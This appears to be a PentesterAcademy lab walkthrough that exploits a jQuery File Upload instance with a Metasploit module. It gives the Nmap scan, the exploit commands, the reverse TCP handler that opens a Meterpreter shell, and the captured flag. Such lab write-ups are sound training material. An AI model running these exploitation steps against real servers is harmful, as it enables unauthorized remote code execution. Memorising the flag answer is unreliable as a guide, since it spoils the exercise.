
ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable File Upload Widget
URL	https://www.attackdefense.com/challengedetails?cid=992
Type	Metasploit: Latest Targets

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run an Nmap scan against the target IP

Command: nmap -sS -sV 192.85.38.3

```
root@attackdefense:~# nmap -sS -sV 192.85.38.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-15 08:15 UTC
Nmap scan report for piwrnl0dds438uer7wpaeqpob.temp-network_a-85-38 (192.85.38.3)
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:42:C0:55:26:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
root@attackdefense:~#
```

Step 2: We have discovered apache server running on the target machine. We will use curl to identify the running application name.

Command: curl http://192.85.38.3/index.html

```
root@attackdefense:~# curl http://192.85.38.3/index.html
<!DOCTYPE HTML>
<!--
/*
 * jQuery File Upload Plugin Demo
 * https://github.com/blueimp/jQuery-File-Upload
 *
 * Copyright 2010, Sebastian Tschan
 * https://blueimp.net
 *
 * Licensed under the MIT license:
 * https://opensource.org/licenses/MIT
 */
-->
<html lang="en">
<head>
```

Step 3: The target is running jquery file upload application. Let's use metasploit module and exploit the target.

Commands:
use exploit/unix/webapp/jquery_file_upload
set TARGETURI /
set RHOSTS 192.85.38.3
check
exploit
cat /var/www/html/THIS_IS_FLAG323224234235/flag

```
msf5 > use exploit/unix/webapp/jquery_file_upload
msf5 exploit(unix/webapp/jquery_file_upload) > set TARGETURI /
TARGETURI => /
msf5 exploit(unix/webapp/jquery_file_upload) > set RHOSTS 192.85.38.3
RHOSTS => 192.85.38.3
msf5 exploit(unix/webapp/jquery_file_upload) > check
[*] 192.85.38.3:80 - The target appears to be vulnerable.
msf5 exploit(unix/webapp/jquery_file_upload) > exploit

[*] Started reverse TCP handler on 192.85.38.2:4444
[*] Uploading payload
[+] Payload uploaded: http://192.85.38.3/server/php/files/A6io9HZZeEAVJ52W68CArHr5ZT4WmkKLV2Pk7.php
[*] Executing payload
[*] Sending stage (38247 bytes) to 192.85.38.3
[*] Meterpreter session 1 opened (192.85.38.2:4444 -> 192.85.38.3:39428) at 2019-05-15 08:16:24 +0000
[*] Deleting payload

meterpreter > cat /var/www/html/THIS_IS_FLAG323224234235/flag
a9cbcb4952fb4789786917616141db09
meterpreter >
```

This reveals the flag to us.

Flag: a9cbcb4952fb4789786917616141db09

References

1. jQuery File Upload/ (https://blueimp.github.io/jQuery-File-Upload/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/unix/webapp/jquery_file_upload)
3. Blueimp's jQuery File Upload 9.22.0 - Arbitrary File Upload Exploit (https://www.exploit-db.com/exploits/46182)